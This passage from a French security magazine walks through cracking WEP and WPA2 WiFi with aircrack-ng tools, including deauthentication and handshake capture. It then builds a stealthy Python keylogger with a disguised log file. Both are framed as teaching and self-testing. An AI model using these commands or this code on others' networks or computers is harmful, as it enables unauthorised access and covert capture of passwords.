Terminal

```
# iwconfig
mon0      IEEE 802.11bgn  Mode:Monitor  Tx-Power=16 dBm
          Retry  long limit:7   RTS thr:off   Fragment thr:off
          Power Management:off

eth0      no wireless extensions.

lo        no wireless extensions.
...
```

Nous allons maintenant utiliser la commande **airodump-ng** qui permet de surveiller les réseaux WiFi. En effet, il faut lister les réseaux WEP visibles et accessibles de manière à retrouver celui que nous voulons tester :

Terminal

```
# airodump-ng --encrypt wep mon0
 CH -1 ][ Elapsed: 2 mins ][ 2016-04-15 17:49

 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 00:11:22:6A:A3:FF  -78      389        0    0  11  54e  WEP  WEP         FAI-XXXX
 00:1A:2B:3B:FF:0B  -85      881       31    0  11  54e  WEP  WEP         FAI-AMOI
 C0:33:0O:EE:6F:62  -77        2        0    0   6  54e  WEP  WEP         FAI-YYYY

 BSSID              STATION            PWR   Rate    Lost  Packets  Probes

 (not associated)   13:F5:D0:34:1F:7D  -85    0 - 1      0        3  xxxxxxxxx
 (not associated)   44:F4:FA:FB:3B:B3  -85    0 - 1      0       14
 (not associated)   03:1B:77:DA:F6:9F  -79    0 - 1     65        7  FAI-ZZZZ
 (not associated)   00:25:F3:CA:4F:2B  -89    0 - 1      0        1
 (not associated)   15:30:F7:ED:A5:B3  -85    0 - 1      0        9
 (not associated)   06:0A:F5:F4:46:E4  -85    0 - 1      0        3
 00:11:22:6A:A3:FF  18:DC:F6:22:18:F1   -1    1e- 0      0        3
 00:1A:2B:3B:FF:0B  03:D5:D3:4B:7F:D9   -1    1e- 0      0        2
 00:1A:2B:3B:FF:0B  5C:AC:FC:10:8D:3F  -88    1e- 1      5       19
 00:1A:2B:3B:FF:0B  08:EC:F9:59:DC:8E   -1    2e- 0      0        1
```

Pour mettre fin à la capture, il faut appuyer sur <**Ctrl**> + <**c**>. Voici la liste des informations visibles :

- **BSSID** : *Basic Service Set Identifier*, c'est l'adresse MAC (adresse physique de la carte) qui identifie un point d'accès (AP pour *Access Point*) ;
- **PWR** : niveau de puissance du signal ;
- **Beacons** : nombre de « trames balise » envoyées par l'AP (chaque AP envoie environ dix *beacons* par seconde. Un *beacon* contient des informations sur les caractéristiques de l'AP, ce qui permet de le « découvrir » et de s'y connecter ;
- **#Data** : nombre de paquets de données capturés ;

- ⇨ **#/s** : nombre de paquets de données capturés par seconde dans les dix dernières secondes ;
- ⇨ **CH** : numéro de canal d'émission de l'AP (information donnée par les *beacons*) ;
- ⇨ **MB** : vitesse maximale supportée par l'AP ;
- ⇨ **ENC** : protocole de sécurité employé (ici nous avons filtré sur le protocole WEP) ;
- ⇨ **CIPHER** : type de chiffrement ;
- ⇨ **AUTH** : protocole d'authentification employé ;
- ⇨ **ESSID** : nom du réseau WiFi ;
- ⇨ **STATION** : adresse MAC des machines connectées à un AP ;
- ⇨ **Rate** : taux de transfert de l'AP (BSSID) vers le client (STATION) et du client vers l'AP ;
- ⇨ **Lost** : nombre de paquets perdus ;
- ⇨ **Packets** : nombre de paquets envoyés par le client ;
- ⇨ **Probes** : réseau (ESSID) auquel le client essaye de se connecter s'il n'est pas encore connecté.

Pour que le crack fonctionne, il faut obligatoirement qu'une machine (STATION) soit connectée au point d'accès. Comme nous allons cracker notre propre réseau, je suppose que vous êtes connecté et qu'il y a forcément du trafic (colonne **#Data** différente de **0**). Dans l'exemple ci-dessus le réseau **FAI-AMOI** peut être utilisé puisque :

1. il s'agit de notre réseau ;
2. nous avons un **#Data** de **31**.

NOTE

Les données des différentes sorties console ont bien entendu étaient modifiées et remplacées par des valeurs cohérentes, mais imaginaires.

Nous allons encore employer **airodump-ng**, mais en ciblant cette fois-ci notre écoute sur **FAI-AMOI** dont le BSSID est **00:1A:2B:3B:FF:0B** et le canal **11** (d'après la commande précédente) :

Terminal

```
# airodump-ng -w out -c 11 --bssid  00:1A:2B:3B:FF:0B mon0
 CH 11 ][ Elapsed: 3 mins ][ 2016-04-15 17:30 ][ fixed channel mon0: -1

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 00:1A:2B:3B:FF:0B  -79  63     1653    48911  131  11  54e  WEP  WEP         FAI-AMOI

 BSSID              STATION            PWR   Rate    Lost  Packets  Probes

 00:1A:2B:3B:FF:0B  4C:ED:DE:87:56:57  -84   36 - 1   18450   195384
 00:1A:2B:3B:FF:0B  18:DC:56:F2:E2:F1   -1    1e- 0       0        3
 00:1A:2B:3B:FF:0B  18:DC:56:F2:E2:F1   -1    1e- 0       0        3
```

L'option **-w** permet d'indiquer que l'on souhaite enregistrer les informations dans un fichier **out-01.cap** (si ce fichier existe au moment du lancement de la commande alors ce sera **out-02.cap** et ainsi de suite). Grâce à **-c**, nous indiquons le canal puis nous spécifions quel réseau nous souhaitons écouter en donnant son **BSSID** avec l'option **--bssid** et enfin quelle est l'interface que nous utilisons pour cette écoute (ici **mon0**). Nous pouvons voir que la machine **4C:ED:DE:87:56:57** est connectée sur le réseau que nous avons ciblé.

Nous allons laisser tourner cette commande et, dans un nouveau terminal, nous allons vérifier que nous pouvons bien nous associer au point d'accès ciblé (sinon inutile d'aller plus loin...). Il est en effet possible que des restrictions par adresse MAC aient été mises en place sur la box et à ce moment-là il sera impossible de s'y connecter. D'un autre côté, si vous ne vous êtes pas trompé et qu'il s'agit bien de votre box vous devriez savoir si vous avez mis en place un tel filtrage ou pas... Vérifions tout de même par acquit de conscience à l'aide de **aireplay-ng** :

Terminal

```
# aireplay-ng -1 0 -e FAI-AMOI -a 00:1A:2B:3B:FF:0B -b 00:1A:2B:3B:FF:0B -h
4C:ED:DE:87:56:57 --ignore-negative-one mon0
The interface MAC (5E:9F:27:A5:E5:49) doesn't match the specified MAC (-h).
        ifconfig mon0 hw ether 4C:ED:DE:87:56:57
18:58:52  Waiting for beacon frame (BSSID: 00:1A:2B:3B:FF:0B ) on channel -1

18:58:52  Sending Authentication Request (Open System) [ACK]
18:58:52  Authentication successful
18:58:52  Sending Association Request
18:58:52  Association successful :-) (AID: 1)
```

Les options employées sont les suivantes :

- **-1** est le type d'attaque. Ici il s'agit d'une *fake authentication*, soit un « vol » d'authentification de la machine déjà connectée ;
- **-e** désigne l'ESSID cible ;
- **-a** est l'adresse MAC de l'AP ;
- **-b** c'est le BSSID ;
- **-h** adresse MAC de la machine (STATION) avec laquelle les requêtes vont être envoyées (usurpation d'identité).

On peut ensuite déclencher l'attaque par :

Terminal

```
# aireplay-ng -3 -e FAI-AMOI -a 00:1A:2B:3B:FF:0B -b 00:1A:2B:3B:FF:0B -h
4C:ED:DE:87:56:57 -x 600 -r out-01.cap --ignore-negative-one mon0
The interface MAC (5E:9F:27:A5:E5:49) doesn't match the specified MAC (-h).
        ifconfig mon0 hw ether 4C:ED:DE:87:56:57
19:06:33  Waiting for beacon frame (BSSID: 00:1A:2B:3B:FF:0B) on channel -1
Saving ARP requests in replay_arp-0415-190633.cap
You should also start airodump-ng to capture replies.
Read 24321 packets (got 15859 ARP requests and 5658 ACKs), sent 2623
packets...(599 pps)
```

L'attaque **-3** est une attaque de type *ARP replay* (voir encadré) qui permet de générer de nouveaux vecteurs d'initialisation (IV pour *Initialization Vector*). Cet élément est

prépondérant dans le système de sécurité du protocole WEP, car une clé est composée de la concaténation d'une clé secrète et de l'IV. À chaque paquet, l'IV doit être modifié de manière à utiliser une clé de chiffrement différente et maintenir un niveau de sécurité raisonnable. Or certaines valeurs d'IV génèrent des clés plus simples à cracker (clés faibles). D'où l'idée de réinjecter artificiellement du trafic (requêtes ARP légitimes interceptées) de manière à obtenir un maximum d'IVs.

Les autres options employées ici sont `-x` qui est le nombre de paquets par seconde, `-r` qui indique le fichier de capture d'où les paquets ARP doivent être extraits et `--ignore-negative-one` permet d'ignorer l'erreur de détection du canal sur l'interface active (`mon0`).

À partir de 100000 requêtes ARP environ (pour être sûr), on peut tenter le cassage de code en laissant cette commande s'exécuter et en lançant dans un nouveau terminal :

Terminal

```
# aircrack-ng out-01.cap
                                Aircrack-ng 1.1



                    [00:00:00] Tested 853 keys (got 45710 IVs)

    KB    depth   byte(vote)
     0    0/ 12   79(62464) 8F(54784) 19(54272) 72(54272) 4A(54016)
     1    0/  2   FA(66304) 9A(56064) CB(54784) FD(54272) 29(53504)
     2    3/  2   85(55808) 44(54272) 45(54016) 2B(53504) 5B(53504)
     3    0/  1   34(66560) EF(54272) 02(54016) E5(54016) 99(53760)
     4    5/  4   6A(54016) BB(53504) 22(53248) 6C(52992) AB(52992)

              KEY FOUND! [ 79:12:01:E1:AF:C9:61:58:1C:C1:BF:DD ]
         Decrypted correctly: 100%
```

Et voilà, on peut se connecter à `FAI-AMOI` avec le code (hash) `791201E1AFC961581CC1BFDD` depuis n'importe quelle interface de connexion. Pratique si vous avez oublié votre mot de passe ! En étant plus sérieux, comme dit en introduction, j'ai pu constater en rédigeant cet article qu'encore un très grand nombre de personnes utilisaient le protocole WEP... vous avez maintenant la démonstration que ce n'est pas ce que l'on pourrait appeler une excellente idée ! Il nous a suffi de 3 minutes pour accéder au réseau ! De plus, j'ai pu constater que les gens ne modifiaient pas non plus le nom par défaut de leur réseau. Personnaliser ce nom permet d'une part de retrouver plus simplement son réseau et d'autre part de ne pas donner de manière très simple le nom de son FAI, ce qui permet de déduire le format du mot de passe par défaut (au cas où celui-ci n'a pas été changé).

NOTE

LE PROTOCOLE ARP

ARP pour *Address Resolution Protocol* (protocole de résolution d'adresses) est, comme son nom l'indique, un protocole permettant d'établir la correspondance entre une adresse IP et une adresse ethernet. Quand deux machines A et B veulent communiquer, la machine A envoie une requête indiquant qu'elle souhaite entrer en communication avec B (dont elle connaît l'IP). Lorsque B reconnaît son IP, elle renvoie son adresse MAC.

3. CRACK WPA2

La première étape est la même que pour cracker une clé WEP ; on passe la carte WiFi en mode Monitor et on lance **airodump-ng** pour détecter les réseaux disponibles :

Terminal

```
# airodump-ng --encrypt wpa mon0
CH -1 ][ Elapsed: 3 mins ][ 2016-01-15 14:42

 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 7C:EF:53:4E:F4:94  -70     1885      127    0  11  54e  WPA2 CCMP   PSK  FAI-AMOI
 C1:4F:FE:35:EF:11  -72     1747     1055    0  11  54e  WPA2 CCMP
PSK  FAI-AAAA
PSK  FAI-AAAA
PSK  FAI-BBBB
 A0:B9:C2:57:86:C9  -84       55       21    0  11  54e  WPA2 CCMP   PSK  FAI-CCCC
 F0:C7:A3:4C:5E:20  -85      253        0    0  11  54e  WPA  CCMP   PSK  FAI-DDDD
 E0:CE:C3:EF:F3:36  -85     1006       40    0  11  54e  WPA2 CCMP   PSK  FAI-EEEE
 75:67:E3:BC:FE:23  -86      268        0    0  11  54e  WPA2 CCMP   MGT  FAI-FFFF
 24:AC:95:02:F8:6D  -86     1607       96    0  11  54e  WPA2 CCMP   PSK  FAI-GGGG
 C0:A9:C2:0D:B1:43  -87      155        1    0  11  54e  WPA2 CCMP   PSK BLE-7100
...

 BSSID              STATION            PWR   Rate    Lost  Packets  Probes

 (not associated)   87:99:63:FF:13:0E  -85    0 - 1     37        8  FAI_EEEE
 7C:EF:53:4E:F4:94  05:DD:66:7A:FB:8F  -72    1e- 6      0       11
 D0:3F:FE:45:E1:11  70:EF:5A:C6:D9:A0  -68   54e-54e     0       71
 ...
```

On cible ensuite notre réseau, tout comme lors du crack de la clé WEP :

Terminal

```
# airodump-ng -w out -c 11 --bssid  7C:EF:53:4E:F4:94 mon0
 CH 11 ][ Elapsed: 4 mins ][ 2016-01-18 17:15 ][ fixed channel mon0: -1

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 7C:EF:53:4E:F4:94  -70  83     2777      291    0  11  54e  WPA2 CCMP   PSK  FAI-AMOI

 BSSID              STATION            PWR   Rate    Lost  Packets  Probes

 7C:EF:53:4E:F4:94  08:63:46:A3:F3:8F  -80    1e- 6      0      125  FAI-AMOI
```

Nous allons lancer maintenant une attaque visant à forcer la déconnexion du client pour forcer la reconnexion et capturer le *handshake* (voir encadré, page suivante).

Ouvrez un nouveau terminal tout en laissant tourner notre commande **airodump-ng** et lancez la commande :

Terminal

```
# aireplay-ng --deauth 5 -a 7C:EF:53:4E:F4:94 --ignore-negative-auth mon 0
```

Vous devriez voir apparaître en haut et à droite du terminal **airodump-ng** le *handshake*. Attention, sur certaines versions de **airodump-ng**, un léger bug fait que le *handshake* apparaît furtivement puis est remplacé par **fixed channel <device> : -1**. Si vous avez eu le temps d'apercevoir la ligne **WPA handshake**, c'est que vous l'avez capturé, il se trouve dans le fichier **out-01.cap** et vous pouvez stopper la commande **airodump-ng**. Dans le cas contraire, relancez la commande jusqu'à l'obtenir (n'oubliez pas qu'il faut qu'il y ait du trafic sur le réseau et que la qualité soit bonne (paramètre **RXQ** le plus proche de **100** possible)).

Le crack du WPA est beaucoup plus complexe que le WEP : il va nous falloir un dictionnaire pour mener une attaque en bruteforce et le résultat est plus qu'aléatoire, tout va dépendre de la qualité du mot de passe qui aura été employé (vous pourrez ainsi vérifier que vous construisez correctement vos mots de passe). Il vous faut donc un dictionnaire que vous pourrez trouver facilement sur Internet. Plus le dictionnaire sera volumineux, plus vous aurez de chance de casser la clé. De même, si vous n'avez pas modifié le mot ce passe par défaut de votre box, en fonction de votre FAI il est très simple de connaître la structure du mot de passe et ainsi de limiter les cas possibles. Deux choix s'offrent alors à vous : récupérer un dictionnaire dédié aux mots de passe par défaut de votre FAI ou utiliser **Hashcat**, un logiciel vous permettant de spécifier un motif de mot de passe et disposant d'une version CUDA pour exploiter les capacités de calcul des cartes graphiques Nvidia. En admettant que vous disposiez d'un dictionnaire de 40 millions de mots de passe et que la commande teste 1000 clés par seconde, cela fait 3,6 millions de clés par heure et il vous faudra donc patienter un peu plus de 11 heures pour épuiser votre dictionnaire sans avoir pour autant l'assurance d'avoir réussi à casser la clé.

NOTE

HANDSHAKE

Le *4-way handshake* ou « poignée de mains de quatre façons » est le mécanisme permettant l'échange de clés de chiffrement entre le client et l'AP (quatre paquets d'échanges d'où le nom...).

Voici la commande à lancer en spécifiant le nom du dictionnaire à l'aide de l'option **-w** :

Terminal

```
# aircrack-ng -w dico.txt out-01.cap

                              Aircrack-ng 1.1


                      [00:00:03] 3388 keys tested (1114.77 k/s)
                          Current passphrase: 0068880950
```

```
      Master Key     : 41 F9 F7 45 6C 4F 9E 4C 39 A5 6F F0 F4 8E 02 B1
                       11 3F 5E D6 36 D9 B8 E6 3A D0 3B 3A F6 5E 33 0A

      Transient Key  : CA 65 B3 82 D7 BC 10 3E 33 B1 A4 48 56 3E 01 8A
                       92 BE D2 10 21 AA 1C 69 32 CE A8 B2 BB 23 23 2B
                       1F 5F B1 7F 95 37 87 A5 2B 37 99 A5 4F 6D 7B 13
                       5B 13 E0 98 6C 41 4F 2A 0D A0 7A 3A BA 7B FB 0B

      EAPOL HMAC     : 9D D9 8B FE A1 ED 54 97 A0 C5 FC 31 5A 7E 91 20
^C
Quitting aircrack-ng...
```

NOTE

LE WPS, UNE BONNE IDÉE ?

Le WPS (*WiFi Protect Setup*) est un mécanisme permettant de se connecter rapidement à une box en tant qu'invité de manière plus ou moins sécurisée. Avec la méthode la plus simple (appelée PBC), il suffit d'appuyer sur le bouton WPS de la box puis de connecter un équipement : c'est comme si vous ouvrez votre porte pendant 30 secondes en saluant un ami et en lui disant d'entrer. Malheureusement si Flash se trouve dans les parages il peut entrer à la place de votre ami et refermer la porte. Vous penserez qu'il y a eu un courant d'air et recommencerez la manipulation. C'est identique avec le WPS en mode PBC : si un attaquant a lancé un script qui scanne en permanence les box en WPS et se connecte, il sera forcément plus rapide que vous.

En mode PIN, il faudra rentrer un petit code pour s'authentifier, code qui peut être laissé par défaut (comme les codes PIN des smartphones) et donc être aisément deviné.

CONCLUSION

Nous le savions dès le début de l'article, mais il faut le répéter : le protocole WEP ne doit plus être utilisé ! Nous aurions pu utiliser **wifite** qui est plus simple que aircrack-ng, mais celui-ci se base sur aircrack-ng et il est moins performant bien que bénéficiant d'une interface en mode console plus agréable.

Les attaques sur le WPA sont bien plus complexes. Nous avons vu que l'attaque par bruteforce était hasardeuse et d'autres types attaques le sont tout autant comme le *phishing* en créant un faux AP de même nom que l'AP cible. Par contre, il ne faut pas oublier que vos données circulent par les ondes et sont donc plus facilement accessibles et attaquables que sur un réseau câblé.

Pour conclure, il faut bien entendu utiliser le protocole WPA2, si vous le souhaitez vous pouvez ajouter le filtrage MAC, éventuellement rendre votre réseau invisible, et si vous voulez vraiment être sûr de ne pas vous faire cracker... il n'y a qu'à débrancher le WiFi ! ■

RÉFÉRENCE

[1] Kali Linux : **https://www.kali.org/**

4

4 CODE

À découvrir dans cette partie...

4.1 Écrire un keylogger en Python ? 10 minutes !

Le keylogger est un programme qui va s'immiscer entre l'appui sur une touche et l'affichage du caractère ciblé à l'écran. Il va récolter un très grand nombre d'informations sans pour autant être très complexe à écrire. En Python par exemple, le module pyxHook permettra d'intercepter les événements clavier et il ne restera donc plus qu'à les traiter. Cet article vous aidera à comprendre le fonctionnement de ces enregistreurs de frappes et vous guidera dans l'écriture d'un keylogger de test. p. 96

4.2 Et si on backdoorait /dev/urandom ?

Analysez pas à pas l'écriture d'un module noyau modifiant celui-ci en installant une backdoor au niveau de /dev/random et /dev/urandom, le générateur de nombres pseudo-aléatoires du noyau. La backdoor consistera à changer le comportement du générateur afin de le rendre prévisible. p. 104

ÉCRIRE UN KEYLOGGER EN PYTHON ? 10 MINUTES !

Tristan COLOMBO

Si vous utilisez un lanceur d'applications, alors vous avez sciemment installé une sorte de keylogger sur votre machine... mais c'est un keylogger utile. Par contre si un keylogger est installé à votre insu, il va être capable d'enregistrer toute votre vie informatique. Comment ? C'est ce que nous allons voir dans cet article...

Un *keylogger* est un dispositif de surveillance permettant d'enregistrer l'ensemble des touches employées par un utilisateur. Il peut s'agir d'un logiciel ou d'un enregistreur matériel. C'est le premier type d'écoute qui va nous intéresser ici et nous allons voir qu'il n'est pas très compliqué de créer un *keylogger* de test en Python. Dans notre cas, cela pourra éventuellement servir d'aide-mémoire pour les commandes lancées dans la journée, mais pour cela il faut penser à ne l'activer qu'au moment voulu. C'est un peu comme avec le nucléaire : on peut traiter des cancers ou fabriquer des bombes, tout dépend de la manière dont on l'utilise.

1. LE MODULE PYXHOOK

Pour pouvoir enregistrer les touches utilisées sur le clavier, la première des choses à faire sera d'être en mesure d'intercepter l'événement correspondant à l'appui sur une touche. Pour cela, nous allons utiliser le module **pyxHook** qui n'est malheureusement développé qu'en Python 2.7 et n'est pas disponible sur `pip` :

Terminal
```
$ git clone https://github.com/JeffHoogland/pyxhook.git
```

Dans le répertoire `pyxhook`, vous trouverez un fichier `pyxhook.py` qui correspond au module dont nous allons nous servir et `example.py` qui est… un exemple d'utilisation. Commençons par tester ce programme :

Terminal
```
$ python pyxhook/example.py
...
    from Xlib import X, XK, display, error
ImportError: No module named Xlib
```

Visiblement, il manque un module…

Terminal
```
$ sudo aptitude install python-xlib
```

Relançons le programme qui s'exécutera en boucle jusqu'à l'appui sur la touche <Espace> :

Terminal
```
$ python pyxhook/example.py
Xlib.protocol.request.QueryExtension
Xlib.protocol.request.QueryExtension
RECORD extension version 1.13
aWindow Handle: 0x0220000a
Window Name: Terminal
Window's Process Name: gnome-terminal-server
Key Pressed: a
Ascii Value: 97
KeyID: False
ScanCode: 24
MessageName: key down
...
```

Ça fonctionne et nous pouvons donc analyser maintenant le code. J'ai préféré le réécrire pour qu'il soit plus compréhensible et retirer l'usage d'une variable globale (horreur !). Je suis donc parti sur une architecture orientée objet avec un fichier **KeyListener.py** contenant la classe de même nom :

Fichier

```
01: import pyxhook.pyxhook as pyxhook
02: import time
03:
04: class KeyListener:
05:     def __init__(self):
06:         self.hookman = None
07:
08:     def __kbevent(self, event):
09:         print event
10:
11:         if event.Ascii == 32:
12:             self.hookman.cancel()
13:
14:     def start(self):
15:         self.hookman = pyxhook.HookManager()
16:         self.hookman.KeyDown = self.__kbevent
17:         self.hookman.HookKeyboard()
18:         self.hookman.start()
19:
20: if __name__ == '__main__':
21:     keyListener = KeyListener()
22:     keyListener.start()
```

Le constructeur des lignes 5 et 6 définit seulement un attribut **hookman**. La méthode **__kbevent()** affiche le contenu de la variable **event** qui a été interceptée (touche, code ASCII, etc.) et s'il s'agit de la touche espace (code ASCII **32**), alors nous arrêtons l'écoute (lignes 8 à 12). La méthode **start()** des lignes 14 à 18 initialise une instance de **HookManager** pour écouter les événements clavier et indiquer quelle méthode va les traiter (ligne 16). Enfin, dans le programme principal des lignes 20 à 22, nous créons une instance de **KeyListener()** et appelons la méthode **start()** pour déclencher l'écoute.

Comme nous utilisons **pyxhook.py** en tant que sous-module (module présent dans un sous-répertoire), il faut indiquer à Python que le répertoire **pyxhook** peut contenir des modules en y ajoutant un fichier **__init__.py** vide :

Terminal

```
$ touch pyxhook/__init__.py
```

2. UN PREMIER KEYLOGGER

Dans « keylogger », il y a « key » et « logger ». Nous avons géré l'aspect « key » en étant capables de détecter l'appui sur les touches du clavier ; il nous reste donc à améliorer notre code pour qu'il journalise (*logge*) les informations.

Il y a plusieurs solutions pour cela. Nous allons ici stocker les données dans un fichier texte dans lequel nous inscrirons le contenu du *buffer* tous les dix caractères (à vous de

définir quelle est la taille de *buffer* que vous préférez). Suivant l'utilisation, le nom du fichier texte sera simplement identifiable ou bien masqué comme avec **`/tmp/.ssh-HG543ej3`**. Voici le code modifié de notre classe :

Fichier

```
01: import pyxhook.pyxhook as pyxhook
02: import time
03:
04: class KeyListener:
05:     def __init__(self, reset=False, size=10, filename='/tmp/keylogger.log'):
06:         self.hookman = None
07:         self.buffer = ''
08:         self.bufferSize = size
09:         try:
10:             if reset:
11:                 self.file = open(filename, 'w')
12:             else:
13:                 self.file = open(filename, 'a')
14:         except:
15:             print 'Can\'t open {} in append mode'.format(filename)
16:             exit(1)
17:
18:     def __writeBuffer(self):
19:         self.file.write(self.buffer)
20:         self.buffer = ''
21:
22:     def __kbevent(self, event):
23:         self.buffer += event.Key
24:         if len(self.buffer) == self.bufferSize:
25:             self.__writeBuffer()
26:
27:         if event.Ascii == 32:
28:             self.hookman.cancel()
29:             self.__writeBuffer()
30:             self.file.close()
31:
32:     def start(self):
33:         self.hookman = pyxhook.HookManager()
34:         self.hookman.KeyDown = self.__kbevent
35:         self.hookman.HookKeyboard()
36:         self.hookman.start()
37:
38: if __name__ == '__main__':
39:     keyListener = KeyListener(reset=True)
40:     keyListener.start()
```

Le constructeur a été enrichi de nouveaux paramètres :

- **`reset`** permet d'indiquer si l'on souhaite effacer (**`True`**) ou non (**`False`**) le fichier de log. Il s'agira simplement d'ouvrir le fichier en écriture (ligne 11), ce qui effacera le contenu précédent si le fichier existait, ou en ajout (ligne 13). En cas d'erreur, un message sera affiché et on quittera le programme (lignes 15 et 16).
- **`size`** indique la taille du *buffer* stockant les caractères tapés au clavier. L'attribut **`self.buffer`** est initialisé avec la chaîne vide en ligne 7 et on stocke sa taille maximale dans l'attribut **`self.bufferSize`** (ligne 8).

⇨ `filename` contient le nom du fichier de log. Par défaut, il s'agit de `/tmp/.ssh-HG543ej3`.

La méthode `__writeBuffer()` des lignes 18 à 20 a été ajoutée : elle permet d'écrire le contenu de `self.buffer` dans le fichier de log `self.file`.

Dans la méthode `__kbevent()`, au lieu d'afficher des informations sur la touche interceptée, on stocke la touche dans le *buffer* (ligne 23) et quand celui-ci est plein, on l'enregistre dans le fichier de log (lignes 24 et 25). Lors de l'appui sur la touche <**Espace**>, on ajoute l'écriture du *buffer* dans le fichier de log et la fermeture du fichier.

Enfin, ici, lors de l'appel, on utilise le paramètre `reset=True` (ligne 39) pour utiliser un fichier de log vierge. Après exécution du code, vous pourrez constater que le fichier de log contient bien la liste des touches utilisées :

Terminal

```
$ python KeyListener.py
Xlib.protocol.request.QueryExtension
Xlib.protocol.request.QueryExtension
RECORD extension version 1.13
azerty
$ more /tmp/keylogger.log
azertyControl_Lspace
```

3. UN KEYLOGGER MALVEILLANT

Nous avons un programme qui contient déjà le cœur fonctionnel d'un *keylogger*. Par contre, dans le cas d'un *keylogger* malveillant, celui-ci s'exécute de manière furtive ! Pour cela, le *keylogger* est lancé sous la forme d'un démon, c'est-à-dire un service qui se lancera automatiquement au démarrage de la machine. Suivant les distributions, la gestion des démons se fait via **init** ou **systemd**. Un *keylogger* étant un système particulièrement intrusif (voir encadré), nous n'irons pas jusqu'à une mise en place opérationnelle. Pour rester dans notre optique de tests, nous ne lancerons pas le *keylogger* au démarrage de la machine ou d'une session. Nous pouvons toutefois l'améliorer quelque peu.

NOTE

LES KEYLOGGERS ET LA LOI

La mise en place d'un *keylogger* constitue une atteinte grave à la vie privée dans la mesure où absolument tout ce qui sera saisi sur le clavier sera enregistré : e-mails, mots de passe, numéros de carte de crédit, etc. La CNIL rappelle par exemple que l'usage d'un *keylogger* pour le contrôle des salariés doit s'accompagner d'une information spécifique et ne se justifie que par des impératifs forts de sécurité (non-divulgation de secrets industriels) [1]. L'article 226-22 du Code Pénal stipule que :

« Le fait, par toute personne qui a recueilli, à l'occasion de leur enregistrement, de leur classement, de leur transmission ou d'une autre forme de traitement, des données à caractère personnel dont la divulgation aurait pour effet de porter atteinte à la considération de l'intéressé ou à l'intimité de sa vie privée, de porter, sans autorisation de l'intéressé, ces données à la connaissance d'un tiers qui n'a pas qualité pour les recevoir est puni de cinq ans d'emprisonnement et de 300 000 euros d'amende. » [2]

3.1 Exécution permanente

Nous allons rendre notre programme perpétuel en supprimant la possibilité de le quitter en appuyant sur <**Espace**>. Cela va impliquer une logique différente. Nous ne savons pas quand le programme sera interrompu et cela sera fait de manière abrupte (**SIGKILL** par exemple). À chaque écriture du *buffer* nous allons donc refermer proprement le descripteur de fichier et le rouvrir de manière à nous assurer que dans le pire des cas nous ne perdrons que les informations des **size** dernières touches. Nous allons en profiter pour rendre le script exécutable :

Fichier

```
01: #!/usr/bin/python
02:
03: import pyxhook.pyxhook as pyxhook
04: import time
05:
06: class KeyListener:
07:     def __init__(self, reset=False, size=10, filename='/tmp/keylogger.
log'):
08:         self.hookman = None
09:         self.buffer = ''
10:         self.bufferSize = size
11:         self.filename = filename
12:         try:
13:             if reset:
14:                 self.file = open(self.filename, 'w')
15:             else:
16:                 self.file = open(self.filename, 'a')
17:         except:
18:             print 'Can\'t open {} in append mode'.format(self.filename)
19:             exit(1)
...
25:     def __kbevent(self, event):
26:         self.buffer += event.Key
27:         if len(self.buffer) == self.bufferSize:
28:             self.__writeBuffer()
29:             self.file.close()
30:             try:
31:                 self.file = open(self.filename, 'a')
32:             except:
33:                 print 'Can\'t open {} in append mode'.format(filename)
34:                 exit(1)
35:
36:     def stop(self):
37:         self.hookman.cancel()
38:         self.__writeBuffer()
39:         self.file.close()
...
47: if __name__ == '__main__':
48:     keyListener = KeyListener(reset=True)
49:     keyListener.start()
```

La méthode **stop()** des lignes 36 à 39 n'est jamais appelée. Je l'ai conservée à titre de test ; si vous souhaitez réintégrer une touche permettant de sortir du programme, il vous suffira d'ajouter les lignes suivantes à la méthode **__kbevent()** :

Fichier

```
if event.Ascii === <code_ascii_touche>:
    self.stop()
```

Pour que le fichier soit exécutable, il faut bien entendu penser à changer ses droits :

Terminal

```
$ chmod 755 KeyListener.py
```

Bien entendu, un keylogger malveillant sera affublé d'un nom moins évocateur...

3.2 Ajout de l'horodatage

Il est possible d'obtenir et de stocker plus d'informations sur l'utilisateur comme le moment où il a tapé sur une touche. L'ajout d'un horodatage se fait très simplement :

Fichier

```
01: #!/usr/bin/python
02:
03: import pyxhook.pyxhook as pyxhook
04: import time
05:
06: class KeyListener:
07:     def __init__(self, reset=False, size=1, filename='/tmp/keylogger.log'):
08:         self.hookman = None
...
12:         self.date = None
13:         try:
14:             if reset:
15:                 self.file = open(self.filename, 'w')
16:             else:
17:                 self.file = open(self.filename, 'a')
18:         except:
19:             print 'Can\'t open {} in append mode'.format(self.filename)
20:             exit(1)
21:         self.__date()
22:
23:     def __date(self):
24:         cal = time.gmtime()
25:         date = '<{}/{}/{}>'.format(cal.tm_mday, cal.tm_mon, cal.tm_year)
26:         if date != self.date:
27:             self.date = date
28:             self.file.write(self.date + '\n')
29:
30:     def __getTime(self):
31:         cal = time.gmtime()
32:         return '<{}:{}:{}>'.format(cal.tm_hour, cal.tm_min, cal.tm_sec)
33:
34:     def __writeBuffer(self):
35:        self.file.write(self.buffer)
36:        self.buffer = ''
37:
38:     def __kbevent(self, event):
39:         self.buffer += self.__getTime() + event.Key
40:         if len(self.buffer) >= self.bufferSize:
```

```
41:             self.__writeBuffer()
42:             self.file.close()
43:             try:
44:                 self.file = open(self.filename, 'a')
45:             except:
46:                 print 'Can\'t open {} in append mode'.format(self.filename)
47:                 exit(1)
...
60: if __name__ == '__main__':
61:     keyListener = KeyListener(reset=True)
62:     keyListener.start()
```

J'ai désactivé l'usage du *buffer* en forçant la taille maximale du paramètre `size` en ligne 7 à `1`. Il est possible de le réactiver en forçant le formatage des heures, minutes et secondes sur deux chiffres (`%02d`). La sauvegarde d'un caractère prendra alors `11` caractères et la taille du *buffer* devra être un multiple de `11`.

Avec ces modifications, le fichier de log a la structure suivante :

Terminal

```
$ more /tmp/keylogger.log
<3/12/2015>
<14:27:38>a<14:27:38>z<14:27:39>e<14:27:39>r<14:27:40>Shift_R<14:27:40>T
...
```

4. DÉTECTION D'UN KEYLOGGER

Si vous suspectez la présence d'un *keylogger* sur votre machine, il n'y a malheureusement pas beaucoup de solutions : il faut rechercher des processus suspects à l'aide des commandes `ps aux` ou `htop`.

